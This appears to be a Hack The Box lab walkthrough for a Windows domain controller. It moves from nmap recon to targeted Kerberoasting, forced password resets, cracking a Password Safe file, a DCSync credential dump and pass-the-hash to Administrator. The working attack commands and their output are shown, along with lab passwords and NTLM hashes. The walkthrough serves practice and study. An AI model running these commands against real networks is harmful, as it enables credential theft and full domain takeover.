
Administrator
Recon
Credentials provided: Olivia:ichliebedich
IP=10.129.23.109
nmap -Pn -p- -T4 -oG nmap.grep $IP; nmap -sVC -Pn -p$(grep -oP '\d+(?=/open)' nmap.grep | paste -sd "," -) $IP

# Starting Nmap 7.93 ( https://nmap.org ) at 2025-12-24 10:16 CET
# Nmap scan report for 10.129.23.109
# Host is up (0.034s latency).

# PORT      STATE SERVICE       VERSION
# 21/tcp    open  ftp           Microsoft ftpd
# | ftp-syst:
# |_  SYST: Windows_NT
# 53/tcp    open  domain        Simple DNS Plus
# 88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-12-24 16:16:41Z)
# 135/tcp   open  msrpc         Microsoft Windows RPC
# 139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
# 389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
# 445/tcp   open  microsoft-ds?
# 464/tcp   open  kpasswd5?
# 593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
# 636/tcp   open  tcpwrapped
# 3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
# 3269/tcp  open  tcpwrapped
# 5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
# |_http-title: Not Found
# |_http-server-header: Microsoft-HTTPAPI/2.0
# 9389/tcp  open  mc-nmf        .NET Message Framing
# 47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
# |_http-server-header: Microsoft-HTTPAPI/2.0
# |_http-title: Not Found
# 49664/tcp open  msrpc         Microsoft Windows RPC
# 49665/tcp open  msrpc         Microsoft Windows RPC
# 49666/tcp open  msrpc         Microsoft Windows RPC
# 49667/tcp open  msrpc         Microsoft Windows RPC
# 49668/tcp open  msrpc         Microsoft Windows RPC
# 54713/tcp open  msrpc         Microsoft Windows RPC
# 61742/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
# 61747/tcp open  msrpc         Microsoft Windows RPC
# 61758/tcp open  msrpc         Microsoft Windows RPC
# 61772/tcp open  msrpc         Microsoft Windows RPC
# 61804/tcp open  msrpc         Microsoft Windows RPC
# Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

# Host script results:
# | smb2-security-mode:
# |   311:
# |_    Message signing enabled and required
# |_clock-skew: 7h00m13s
# | smb2-time:
# |   date: 2025-12-24T16:17:40
# |_  start_date: N/A

# Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done: 1 IP address (1 host up) scanned in 70.39 seconds
Domain: dc.administrator.htb
Enumerating services
FTP
Tried to auth anon & Olivia, no luck.
DNS
Nothing.
SMB
nxc smb administrator.htb -u Olivia -p ichliebedich --shares
# SMB         10.129.23.109   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
# SMB         10.129.23.109   445    DC               [+] administrator.htb\Olivia:ichliebedich
# SMB         10.129.23.109   445    DC               [*] Enumerated shares
# SMB         10.129.23.109   445    DC               Share           Permissions     Remark
# SMB         10.129.23.109   445    DC               -----           -----------     ------
# SMB         10.129.23.109   445    DC               ADMIN$                          Remote Admin
# SMB         10.129.23.109   445    DC               C$                              Default share
# SMB         10.129.23.109   445    DC               IPC$            READ            Remote IPC
# SMB         10.129.23.109   445    DC               NETLOGON        READ            Logon server share
# SMB         10.129.23.109   445    DC               SYSVOL          READ            Logon server share
Nothing in SYSVOL but we found the GptTmpl.inf which gives us the password policy:
- MinimumPasswordLength = 7
- PasswordComplexity = 0
- LockoutBadCount = 0
- RequireLogonToChangePassword = 0
Ok good to keep in mind we can spray as much as we want.
Nothing on other shares.
LDAP
No Kerberoast/AS-REPRoast, did bloodhound (needed to setup /etc/resolv.conf for some reason –dns-server didn't work)
Ok there's some interesting ACL chains:

Olivia has genericAll over Michael which can ForceChangePassword on Benjamin who is a memberOf "SHARE MODERATORS".
We can see if that group has any interesting SMB shares.
Then for later we also see an interesting path to DCSync:

Emily has genericWrite over Ethan who can DCSync.
No other computers found.
Navigating the ACL chain
Let's try a targeted Kerberoast attack over michael:
cat user.txt
# michael
targetedKerberoast.py -v -d administrator.htb -u Olivia -p ichliebedich -U user.txt -o Kerberoastables.txt
# [*] Starting kerberoast attacks
# [*] Fetching usernames from file
# [VERBOSE] SPN added successfully for (michael)
# [+] Writing hash to file for (michael)
# [VERBOSE] SPN removed successfully for (michael)
head -c 16 Kerberoastables.txt
# $krb5tgs$23$*mic
hashcat -m 13100 --user Kerberoastables.txt `fzf-wordlists`
# Session..........: hashcat
# Status...........: Exhausted
# Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
# Hash.Target......: $krb5tgs$23$*michael$ADMINISTRATOR.HTB$administrato...1a66d6
# Time.Started.....: Wed Dec 24 18:08:52 2025 (5 secs)
# Time.Estimated...: Wed Dec 24 18:08:57 2025 (0 secs)
# Kernel.Feature...: Pure Kernel
# Guess.Base.......: File (/opt/lists/rockyou.txt)
Ok then let's go for Shadow Credentials attack:
certipy -debug shadow auto -u "olivia@administrator.htb" -p ichliebedich -dc-ip 10.129.23.109 -account michael -ldap-scheme ldap
# Certipy v5.0.3 - by Oliver Lyak (ly4k)
#
# [+] DC host (-dc-host) not specified. Using domain as DC host
# [+] Nameserver: '10.129.23.109'
# [+] DC IP: '10.129.23.109'
# [+] DC Host: 'ADMINISTRATOR.HTB'
# [+] Target IP: None
# [+] Remote Name: 'ADMINISTRATOR.HTB'
# [+] Domain: 'ADMINISTRATOR.HTB'
# [+] Username: 'OLIVIA'
# [+] Trying to resolve 'ADMINISTRATOR.HTB' at '10.129.23.109'
# [+] Authenticating to LDAP server using NTLM authentication
# [+] Using NTLM signing: True (LDAP signing: True, SSL: False)
# [+] Using channel binding signing: False (LDAP channel binding: True, SSL: False)
# [+] LDAP NTLM authentication successful
# [+] Bound to ldap://10.129.23.109:389 - cleartext
# [+] Default path: DC=administrator,DC=htb
# [+] Configuration path: CN=Configuration,DC=administrator,DC=htb
# [*] Targeting user 'michael'
# [*] Generating certificate
# [*] Certificate generated
# [*] Generating Key Credential
# [*] Key Credential generated with DeviceID '58c77eb3960940b1b7524f962ef8929a'
# [*] Adding Key Credential with device ID '58c77eb3960940b1b7524f962ef8929a' to the Key Credentials for 'michael'
# [*] Successfully added Key Credential with device ID '58c77eb3960940b1b7524f962ef8929a' to the Key Credentials for 'michael'
# [*] Authenticating as 'michael' with the certificate
# [*] Certificate identities:
# [*]     No identities found in this certificate
# [*] Using principal: 'michael@administrator.htb'
# [*] Trying to get TGT...
# [+] Sending AS-REQ to KDC administrator.htb (10.129.23.109)
# [-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
PKINIT not allowed ok let's just change their password:
bloodyAD --host 10.129.23.109 -d administrator.htb -u Olivia -p ichliebedich set password michael MichaelPassword!
# [+] Password changed successfully!

bloodyAD --host 10.129.23.109 -d administrator.htb -u michael -p 'MichaelPassword!' get object benjamin --attr userAccountControl

# distinguishedName: CN=Benjamin Brown,CN=Users,DC=administrator,DC=htb
# userAccountControl: NORMAL_ACCOUNT; DONT_EXPIRE_PASSWORD
Great, let's change his password too:
bloodyAD --host 10.129.23.109 -d administrator.htb -u michael -p 'MichaelPassword!' set password benjamin BenjaminPassword!
# [+] Password changed successfully!
exh set creds
# [benjamin@administrator.htb][Dec 24, 2025 - 18:27:40 (CET)] exegol-Administrator /workspace # nxc smb 10.129.23.109 -u benjamin -p "BenjaminPassword\!" --shares
# SMB         10.129.23.109   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
# SMB         10.129.23.109   445    DC               [+] administrator.htb\benjamin:BenjaminPassword!
# SMB         10.129.23.109   445    DC               [*] Enumerated shares
# SMB         10.129.23.109   445    DC               Share           Permissions     Remark
# SMB         10.129.23.109   445    DC               -----           -----------     ------
# SMB         10.129.23.109   445    DC               ADMIN$                          Remote Admin
# SMB         10.129.23.109   445    DC               C$                              Default share
# SMB         10.129.23.109   445    DC               IPC$            READ            Remote IPC
# SMB         10.129.23.109   445    DC               NETLOGON        READ            Logon server share
# SMB         10.129.23.109   445    DC               SYSVOL          READ            Logon server share
First before going further I wanted to check, both Olivia and Michael are members of "Remote Management Users" I can connect to the machine over WinRM.
I looked around nothing much, there's some limitations on what I can execute though I found the OS version in C:\programdata\regid.1991-06.com.microsoft: Windows Server 2022 20348.2760.
There's one interesting CVE but let's look at the rest first: CVE-2025-21293
Benjamin doesn't seem to have any new SMB content, though he can auth to FTP:
ftp 10.129.23.109
# Connected to 10.129.23.109.
# 220 Microsoft FTP Service
# Name (10.129.23.109:root): benjamin
# 331 Password required
# Password:
# 230 User logged in.
# Remote system type is Windows_NT.
ftp> dir
# 229 Entering Extended Passive Mode (|||54901|)
# 125 Data connection already open; Transfer starting.
# 10-05-24  08:13AM                  952 Backup.psafe3
# 226 Transfer complete.
ftp> binary
# 200 Type set to I.
ftp> get Backup.psafe3
# local: Backup.psafe3 remote: Backup.psafe3
# 229 Entering Extended Passive Mode (|||54903|)
# 125 Data connection already open; Transfer starting.
# 100% |**************************************************************************************************************************************************|   952       31.51 KiB/s    00:00 ETA
# 226 Transfer complete.
# 952 bytes received in 00:00 (31.12 KiB/s)
ftp> exit
# 221 Goodbye.

file Backup.psafe3
# Backup.psafe3: Password Safe V3 database
Looking on hashcat_examples for "Password Safe V3", it's mode 5200:
hashcat -m 5200 Backup.psafe3 `fzf-wordlists`

# Backup.psafe3:tekieromucho
#
# Session..........: hashcat
# Status...........: Cracked
# Hash.Mode........: 5200 (Password Safe v3)
<SNIP>

apt update -y
apt install passwordsafe -y
pwsafe
It opens a GUI we can enter the password and we get access to some credentials:
Alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4SwEmily:UXLCI5iETUsIBoFVTj8yQFKoHjXmbEmma:WwANQWnmJnGV07WQN8bMS7FMAbjNur
Great we were looking for Emily, let's go trough the second ACL chain now.
targetedKerberoast.py -v -d administrator.htb -u Emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb -U user.txt -o Kerberoastables.txt
# [*] Starting kerberoast attacks
# [*] Fetching usernames from file
# [VERBOSE] SPN added successfully for (ethan)
# [+] Writing hash to file for (ethan)
# [VERBOSE] SPN removed successfully for (ethan)

hashcat -m 13100 Kerberoastables.txt `fzf-wordlists`
# $krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$96 <SNIP> :limpbizkit
# Approaching final keyspace - workload adjusted.
#
#
# Session..........: hashcat
# Status...........: Exhausted

nxc smb 10.129.23.109 -u ethan -p "limpbizkit"
# SMB         10.129.23.109   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
# SMB         10.129.23.109   445    DC               [+] administrator.htb\ethan:limpbizkit
Great, let's DCSync:
secretsdump -use-ntds "administrator.htb/ethan:limpbizkit@DC" | tee NTDS.dit
# Impacket v0.13.0.dev0+20250717.182627.84ebce48 - Copyright Fortra, LLC and its affiliated companies

# [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
# [*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
# [*] Using the DRSUAPI method to get NTDS.DIT secrets
# Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
# Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
# krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::

<SNIP>

evil-winrm -u Administrator -H 3dc553ce4b9fd20bd016e098d2d2fd2e -i 10.129.23.109
cd ../Desktop
dir
#     Directory: C:\Users\Administrator\Desktop
#
#
# Mode                 LastWriteTime         Length Name
# ----                 -------------         ------ ----
# -ar---        12/24/2025   8:08 AM             34 root.txt
cd ../../emily/Desktop
dir
#     Directory: C:\Users\emily\Desktop
#
#
# Mode                 LastWriteTime         Length Name
# ----                 -------------         ------ ----
# -a----        10/30/2024   2:23 PM           2308 Microsoft Edge.lnk
# -ar---        12/24/2025   8:08 AM             34 user.txt
Post-exploitation
grep ":::" NTDS.dump | cut -d ":" -f 1,4 > hashes.txt
hashcat -m 1000 --user --backend-ignore-opencl hashes.txt `fzf-wordlists` -r `fzf-rules` -w 3
# 31d6cfe0d16ae931b73c59d7e0c089c0:
# 5c2b9f97e0620c3d307de85a93179884:limpbizkit
# fbaa3e2294376dc0f5aeb6b41ffa52b7:ichliebedich
#
# Session..........: hashcat
# Status...........: Exhausted
# Hash.Mode........: 1000 (NTLM)
# Hash.Target......: hashes.txt
# Time.Started.....: Wed Dec 24 19:03:26 2025 (35 secs)
# Time.Estimated...: Wed Dec 24 19:04:01 2025 (0 secs)
# Kernel.Feature...: Pure Kernel
# Guess.Base.......: File (/opt/lists/rockyou.txt)
# Guess.Mod........: Rules (/usr/share/hashcat/rules/best64.rule)
# Guess.Queue......: 1/1 (100.00%)
# Speed.#1.........: 31838.7 kH/s (21.26ms) @ Accel:1024 Loops:77 Thr:1 Vec:8
# Recovered........: 3/11 (27.27%) Digests (total), 3/11 (27.27%) Digests (new)
# Progress.........: 1104517568/1104517568 (100.00%)
# Rejected.........: 0/1104517568 (0.00%)
# Restore.Point....: 14344384/14344384 (100.00%)
# Restore.Sub.#1...: Salt:0 Amplifier:0-77 Iteration:0-77
# Candidate.Engine.: Device Generator
# Candidates.#1....: $HEX[206b6d3831303838] -> $HEX[04a156616d6f]
# Hardware.Mon.#1..: Temp: 73c Util: 94%
#
# Started: Wed Dec 24 19:03:12 2025
# Stopped: Wed Dec 24 19:04:03 2025
Nothing new.
.\PingCastle.exe --healthcheck --server administrator.htb --level Full
Overall domain risk score 80/100